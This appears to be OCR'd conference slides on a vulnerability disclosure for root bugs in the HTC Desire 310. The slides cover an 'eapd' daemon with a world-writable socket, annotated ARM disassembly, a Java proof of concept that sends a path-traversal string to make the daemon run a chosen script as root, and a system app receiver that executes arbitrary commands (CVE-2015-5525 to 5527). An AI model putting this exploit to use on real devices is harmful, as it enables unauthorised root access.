
HTC DESIRE 310

Zeroday Time



- Plug phone in
- Check for processes running as root from /system
- vold, debuggerd, netd are normal, we expect them
- What is eaad? Search on Google, XDA and GitHub
- Nothing, wtf is this?

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

- Check /dev/socket
- eapd has a world writable socket?
- IDA time.

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- So it opens and listens on a socket
- I suck at ARM asm

```
PUSH.W          {R4-R11,LR}
SUB             SP, SP, #0x1FC
LDR             R5, =(__stack_chk_guard_ptr - 0x90E)
LDR             R6, =(aEapd - 0x916)
ADD             R5, PC ; __stack_chk_guard_ptr
LDR             R5, [R5] ; __stack_chk_guard
LDR             R2, =(aEapDaemonStart - 0x918)
LDR             R0, [R5]
ADD             R6, PC  ; "eapd"
ADD             R2, PC  ; "eap daemon Start\n"
MOV             R1, R6
STR             R0, [SP,#0x220+var_2C]
MOVS            R0, #4
BLX             __android_log_print
MOVS            R3, #0x2D
MOVS            R1, #0  ; int
MOVS            R2, #0x96 ; size_t
ADD             R0, SP, #0x220+var_15C ; void *
STRH.W          R3, [SP,#0x220+var_20C]
BLX             memset
LDR             R1, =(aAndroid_socket - 0x93A)
MOVS            R2, #0x10 ; size_t
ADD             R0, SP, #0x220+var_1CC ; void *
ADD             R1, PC  ; "ANDROID_SOCKET_"
BLX             memcpy
MOVS            R1, #0  ; int
MOVS            R2, #0x30 ; size_t
ADD             R0, SP, #0x220+var_1BC ; void *
BLX             memset
MOV             R1, R6
MOVS            R2, #0x30
ADD.W           R0, SP, #0x220+var_1BD
BLX             strlcpy
ADD             R0, SP, #0x220+var_1CC ; char *
BLX             getenv
MOV             R4, R0
CMP             R0, #0
BEQ.W           loc_BCE
```

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- A path + input + “.sh”
- hmm looking fun

```
loc_B30
LDR             R1, =(a_sh - 0xB3E)
ADD             R6, SP, #0x220+var_C4
LDR             R2, =(aSSS - 0xB42)
MOV             R0, R6  ; char *
LDR             R3, =(aDataDataCom_cc - 0xB46)
ADD             R1, PC ; a_sh ; ".sh"
STR             R7, [SP,#0x220+var_220]
ADD             R2, PC  ; "%s%s%s"
STR             R1, [SP,#0x220+var_21C]
ADD             R3, PC  ; "/data/data/com.cci.eapenhance/cache/"
MOVS            R1, #0x96 ; size_t
BLX             snprintf
LDR             R2, =(aScript_pathS - 0xB56)
MOV             R1, R5
MOV             R3, R6
MOVS            R0, #6
ADD             R2, PC  ; "script_path = %s"
BLX             __android_log_print
LDR             R1, =(aR - 0xB60)
MOV             R0, R6  ; char *
ADD             R1, PC  ; "r"
BLX             fopen
MOV             R9, R0
CBZ             R0, loc_BAA
```

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- system(path);
- The path already exists
- We can’t control contents of the path
- Transversal!

```
LDR             R2, =(aSS - 0xB74)
MOVS            R1, #0x96 ; size_t
LDR             R3, =(aSystemBinSh - 0xB76)
ADD             R0, SP, #0x220+var_15C ; char *
STR             R6, [SP,#0x220+var_220]
ADD             R2, PC  ; "%s %s"
ADD             R3, PC  ; "/system/bin/sh"
BLX             snprintf
LDR             R2, =(aCmdS - 0xB84)
MOV             R1, R5
ADD             R3, SP, #0x220+var_15C
MOVS            R0, #6
ADD             R2, PC  ; "cmd=======================%s"
BLX             __android_log_print
ADD             R0, SP, #0x220+var_15C ; char *
BLX             system
MOV             R0, R9  ; FILE *
BLX             fclose
MOV             R0, R6  ; char *
BLX             remove
ADD             R0, SP, #0x220+var_15C ; void *
MOVS            R1, #0  ; int
MOVS            R2, #0x96 ; size_t
BLX             memset
```

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```
LocalSocket mLocalSocket = new LocalSocket();
LocalSocketAddress mAddress = new LocalSocketAddress("eapd", LocalSocketAddress.Namespace.RESERVED);

String mScript = "#!/system/bin/sh\n/system/bin/reboot\n";

File scriptPath = new File ("/data/data/a.b.c/d/e.sh");

PrintWriter mWriter = new PrintWriter(scriptPath);
mWriter.println(mScript);
mWriter.close();

mLocalSocket.connect(mAddress);
OutputStream mOS = mLocalSocket.getOutputStream();
mOS.write("../../a.b.c/d/e".getBytes());
mOS.flush();
mLocalSocket.close();
```

- Write script to a path we control, “/data/data/a.b.c/d/e.sh”
- Send “../../a.b.c/d/e” to socket
- Phone reboots!
- Confirmed root!

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- CVE-2015-5525 - Unsecured socket/IPC to root process
- CVE-2015-5526 - Transversal/Unsanitized input
- but wait there’s more!

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- EAP_SU.apk
- System app
- One receiver

```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="2" android:versionName="1.1"
    package="com.cci.eapsu" xmlns:android="http://
    schemas.android.com/apk/res/android">
   <uses-sdk android:minSdkVersion="8"
        android:targetSdkVersion="15" />
  <!—removed a bunch of permissions that we don't need to
    see—>
    <application android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme">
       <receiver android:name=".CmdReceiver">
           <intent-filter>
               <action
                   android:name="com.cci.eapsu.DoSuCmd"/>
           </intent-filter>
       </receiver>
    </application>
</manifest>
```

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- CVE-2015-5527
- We can write to the original path
- No transversal needed
- We can trigger eapd to execute
- No need for weak permissions

```
protected static boolean DoSuCmd(String cmd) {
      boolean bool = false;
      SystemProperties.set("ctl.stop", "my_su_command");
      String CmdPath = "/data";
      String CmdName = "cmd.sh";

      File fileScript = new File(CmdPath, CmdName);
      if(fileScript.exists()) {
            fileScript.delete();
      }

      if(!FileOperations.writeStrToFile(
            fileScript.getAbsolutePath(), cmd, false)) {
            if(fileScript.exists()) {
                  fileScript.delete();
            }

      } else {
            SystemProperties.set("ctl.start", "my_su_command");
            bool = true;
      }

      return bool;
}

public void onReceive(Context context, Intent intent) {
      if(intent.getAction().equals("com.cci.eapsu.DoSuCmd")) {
            this.cmd = intent.getExtras().getString("cmd");
            CmdReceiver.DoSuCmd(this.cmd);
      }
}
```